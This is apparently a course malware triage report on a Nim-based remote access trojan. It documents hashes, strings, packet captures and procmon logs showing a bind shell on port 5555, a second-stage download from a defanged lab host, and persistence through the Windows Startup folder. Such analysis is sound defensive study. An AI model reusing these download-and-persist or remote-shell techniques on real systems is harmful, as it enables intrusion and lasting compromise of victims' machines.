Practical Malware Analysis & Triage
Malware Analysis Report

RAT.Unknown.exe.malz
PMAT Class Final

Nov 2024

Table of Contents

Executive Summary

MD5 hash	689ff2c6f94e31abba1ddebf68be810e
SHA1 hash	69b8ecf6b7cde185daed76d66100b6a31fd1a668
SHA256 hash	248d491f89a10ec3289ec4ca448b19384464329c442bac395f680c4f3a345c8c


RAT_Unknown is a bind shell that allows remote commands to be executed via a TCP connection to port 5555 and returns the command result text in base64 encoding.

At logout/reboot the original malware process will not persist. So, to maintain persistence, during initial detonation it reaches out to download a resource called “msdcorelib.exe” and writes it into the current user’s startup folder (names it to “mscordll.exe” in the file system).

If the attempt to connect to the resource server via HTTP fails a message box is displayed, “NO SOUP FOR YOU”, and the process instead exits without establishing the bind shell listener.

High-Level Technical Summary

RAT.Unknown.exe is the initial stage that tries to download a second item “msdcorelib.exe” which is stored, renamed to “mscordll.exe”. The initial executable also establishes a bind shell for remote command execution on port 5555.


User runs
RAT.Unknown.exe
HTTP GET hxxp://serv1.ec2-102-95-13-2-ubuntu.local
Response
No
Yes
HTTP GET hxxp://serv1.ec2-102-95-13-2-ubuntu.local/msdcorelib.exe
Response
No
Yes
Write mscordll.exe to startup folder
Listen on port 5555 for command
Return output in base64
NO SOUP FOR YOU
Message
Exit

Malware Composition

RAT.Unknown.exe consists of the following components:

File Name	SHA256 Hash
RAT.Unknown.exe	248d491f89a10ec3289ec4ca448b19384464329c442bac395f680c4f3a345c8c
mscordll.exe	Not captured – would be download from server at hxxp://serv1.ec2-102-95-13-2-ubuntu.local

RAT.Unknown.exe

The initial executable. Establishes an initial bind shell listening on 5555, but also downloads the second stage for persistence and adds it to the current user's startup folder.

mscordll.exe:

Presumably the persistence mechanism. Downloaded as msdcorelib.exe but saved as mscordll.exe. Not analyzed as we don't have the real server.

Basic Static Analysis

VirusTotal / Signature

At the time of writing, this malware's signature was reported as malicious by 45/73 vendors on VirusTotal.

String Analysis

The following suspicious/significant strings were detected:

```
@[+] what command can I run for you
@[+] online
@NO SOUP FOR YOU
@\mscordll.exe
@Nim httpclient/1.0.6
@AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
@hxxp://serv1.ec2-102-95-13-2-ubuntu.local
```

Of particular interest is the URI (defanged by changing "tt" to "xx" in the URL):

hxxp://serv1.ec2-102-95-13-2-ubuntu.local

Multiple strings with "nim" detected.

Structure of File


The EXE is a 64-bit windows PE file (first two bytes of the file contain the "MZ" signature).

Some of the suspicious imports include: GetCurrentProcess | GetCurrentProcessId | GetCurrentThreadId | VirtualAlloc | VirtualProtect

Basic Dynamic Analysis


Run normally with no inetsim on the analysis network, no files are written.

In this scenario an error box is displayed:




NO SOUP FOR YOU

DNS Query to the URL identified in the string analysis:




```
   23 3.041625255   10.0.0.4     10.0.0.3        DNS        94 Standard query 0x75f4 A serv1
   24 3.046000954   10.0.0.3     10.0.0.4        DNS       110 Standard query response 0x75f4
   49 12.452848472  10.0.0.4     10.0.0.3        DNS        78 Standard query 0xba21 A edge.m
   50 12.453386694  10.0.0.4     10.0.0.3        DNS        78 Standard query 0x7b64 HTTPS ed
   51 12.457210403  10.0.0.3     10.0.0.4        DNS        94 Standard query response 0xba21
 ▸ Frame 23: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface enp0s3, id
 ▸ Ethernet II, Src: PCSSystemtec_ed:1f:82 (08:00:27:ed:1f:82), Dst: PCSSystemtec_8e:e7:de (08:
 ▸ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
 ▸ User Datagram Protocol, Src Port: 62857, Dst Port: 53
 ▾ Domain Name System (query)
     Transaction ID: 0x75f4
   ▸ Flags: 0x0100 Standard query
     Questions: 1
     Answer RRs: 0
     Authority RRs: 0
     Additional RRs: 0
   ▾ Queries
     ▾ serv1.ec2-102-95-13-2-ubuntu.local: type A, class IN
         Name: serv1.ec2-102-95-13-2-ubuntu.local
         [Name Length: 34]
         [Label Count: 3]
         Type: A (1) (Host Address)
         Class: IN (0x0001)
     [Response In: 24]
```

Followed by an outgoing HTTP/TCP connection to port 80:




```
   24 3.046000954   10.0.0.3    10.0.0.4     DNS      110 Standard query response 0x75f4 A serv1.ec2-102-95-13-2-ub
   25 3.059661566   10.0.0.4    10.0.0.3     TCP       66 49923 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SA
   26 3.059679570   10.0.0.3    10.0.0.4     TCP       66 80 → 49923 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
   27 3.060559474   10.0.0.4    10.0.0.3     TCP       60 49923 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
   28 3.060559600   10.0.0.4    10.0.0.3     HTTP     139 GET / HTTP/1.1
   29 3.060622647   10.0.0.3    10.0.0.4     TCP       54 80 → 49923 [ACK] Seq=1 Ack=86 Win=64256 Len=0
   30 3.069555091   10.0.0.3    10.0.0.4     TCP      204 80 → 49923 [PSH, ACK] Seq=1 Ack=86 Win=64256 Len=150 [TCP
   31 3.070163665   10.0.0.4    10.0.0.3     TCP       60 49923 → 80 [ACK] Seq=86 Ack=151 Win=261888 Len=0
   32 3.070169888   10.0.0.3    10.0.0.4     HTTP     312 HTTP/1.1 200 OK  (text/html)
   33 3.070737600   10.0.0.4    10.0.0.3     TCP       60 49923 → 80 [ACK] Seq=86 Ack=409 Win=261632 Len=0
   34 3.071579530   10.0.0.3    10.0.0.4     TCP       54 80 → 49923 [FIN, ACK] Seq=409 Ack=86 Win=64256 Len=0
   35 3.072163786   10.0.0.4    10.0.0.3     TCP       60 49923 → 80 [ACK] Seq=86 Ack=410 Win=261632 Len=0
   36 3.076365034   10.0.0.4    10.0.0.3     TCP       66 49924 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
 ▸ Frame 25: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, id 0      0000  08 00 27 8e e7
 ▸ Ethernet II, Src: PCSSystemtec_ed:1f:82 (08:00:27:ed:1f:82), Dst: PCSSystemtec_8e:e7:de (08:00:27:  0010  00 34 f2 96 40
 ▸ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3                                          0020  00 03 c3 03 00
 ▾ Transmission Control Protocol, Src Port: 49923, Dst Port: 80, Seq: 0, Len: 0                       0030  ff ff 85 5b 00
     Source Port: 49923                                                                               0040  04 02
     Destination Port: 80
     [Stream index: 2]
     [Stream Packet Number: 1]
   ▸ [Conversation completeness: Complete, WITH_DATA (31)]
     [TCP Segment Len: 0]
     Sequence Number: 0    (relative sequence number)
     Sequence Number (raw): 3110295799
     [Next Sequence Number: 1    (relative sequence number)]
     Acknowledgment Number: 0
     Acknowledgment number (raw): 0
     1000 .... = Header Length: 32 bytes (8)
   ▸ Flags: 0x002 (SYN)
     Window: 65535
     [Calculated window size: 65535]
     Checksum: 0x855b [unverified]
     [Checksum Status: Unverified]
     Urgent Pointer: 0
   ▸ Options: (12 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP)
   ▸ [Timestamps]
```

Correlating information from procmon during connection.




```
6:49:5...  RAT.Unknown....  508  TCP Connect  DESKTOP-VO9FILN:49684 -> 10.0.0.3:http  SUCCESS  Length: 0, mss: 14...
6:49:5...  RAT.Unknown....  508  TCP Send     DESKTOP-VO9FILN:49684 -> 10.0.0.3:http  SUCCESS  Length: 85, startim...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49684 -> 10.0.0.3:http  SUCCESS  Length: 150, seqn...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49684 -> 10.0.0.3:http  SUCCESS  Length: 258, seqn...
6:49:5...  RAT.Unknown....  508  TCP Connect  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 0, mss: 14...
6:49:5...  RAT.Unknown....  508  TCP Send     DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 132, starti...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 158, seqn...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 1460, seq...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 1460, seq...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 1460, seq...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 1460, seq...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 1460, seq...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 4000, seq...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 380, seqn...
6:49:5...  RAT.Unknown....  508  TCP Receive  DESKTOP-VO9FILN:49685 -> 10.0.0.3:http  SUCCESS  Length: 96, seqnu...
```

Wireshark capture of initial HTTP GET attempt:




```
1 0.000000000   10.0.0.4    10.0.0.3    TCP      66 49724 → 80 [SYN] Seq=0
2 0.000020812   10.0.0.3    10.0.0.4    TCP      66 80 → 49724 [SYN, ACK]
3 0.000651629   10.0.0.4    10.0.0.3    TCP      60 49724 → 80 [ACK] Seq=1
4 0.000924017   10.0.0.4    10.0.0.3    HTTP    139 GET / HTTP/1.1
5 0.000929163   10.0.0.3    10.0.0.4    TCP      54 80 → 49724 [ACK] Seq=1
6 0.009621375   10.0.0.3    10.0.0.4    TCP     204 80 → 49724 [PSH, ACK]
7 0.010258943   10.0.0.4    10.0.0.3    TCP      60 49724 → 80 [ACK] Seq=8
8 0.010270059   10.0.0.3    10.0.0.4    HTTP    312 HTTP/1.1 200 OK  (text

Frame 4: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface enp0s3, id 0
Ethernet II, Src: PCSSystemtec_ed:1f:82 (08:00:27:ed:1f:82), Dst: PCSSystemtec_8e:e7:de (08:00:27:
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 49724, Dst Port: 80, Seq: 1, Ack: 1, Len: 85
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
     Request Method: GET
     Request URI: /
     Request Version: HTTP/1.1
  User-Agent: intrt explr\r\n
  Host: serv1.ec2-102-95-13-2-ubuntu.local\r\n
  \r\n
  [Response in frame: 8]
  [Full request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/]
```

If a successful HTTP get is made to the URI, a second HTTP GET is made for resource "msdcorelib.exe":




```
12 0.014362673   10.0.0.4    10.0.0.3    TCP    66 49725 → 80 [SYN] Seq=0 Win=64
13 0.014376104   10.0.0.3    10.0.0.4    TCP    66 80 → 49725 [SYN, ACK] Seq=0 A
14 0.014653374   10.0.0.4    10.0.0.3    TCP    60 49725 → 80 [ACK] Seq=1 Ack=1
15 0.014900669   10.0.0.4    10.0.0.3    HTTP   186 GET /msdcorelib.exe HTTP/1.1
16 0.014905765   10.0.0.3    10.0.0.4    TCP    54 80 → 49725 [ACK] Seq=1 Ack=13

▸ Frame 15: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PCSSystemtec_ed:1f:82 (08:00:27:ed:1f:82), Dst: PCSSystemtec_8e:e7:de (08:00:27:
▸ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
▸ Transmission Control Protocol, Src Port: 49725, Dst Port: 80, Seq: 1, Ack: 1, Len: 132
▾ Hypertext Transfer Protocol
  ▾ GET /msdcorelib.exe HTTP/1.1\r\n
       Request Method: GET
       Request URI: /msdcorelib.exe
       Request Version: HTTP/1.1
    Host: serv1.ec2-102-95-13-2-ubuntu.local\r\n
    Connection: Keep-Alive\r\n
    user-agent: Nim httpclient/1.0.6\r\n
    \r\n
    [Response in frame: 21]
    [Full request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/msdcorelib.exe]
```

This is then written to the filesystem – see procmon output:



```
7:00:3...  RAT.Unknown....  3908  CreateFile  C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe
7:00:3...  RAT.Unknown....  3908  WriteFile   C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe
7:00:3...  RAT.Unknown....  3908  WriteFile   C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe
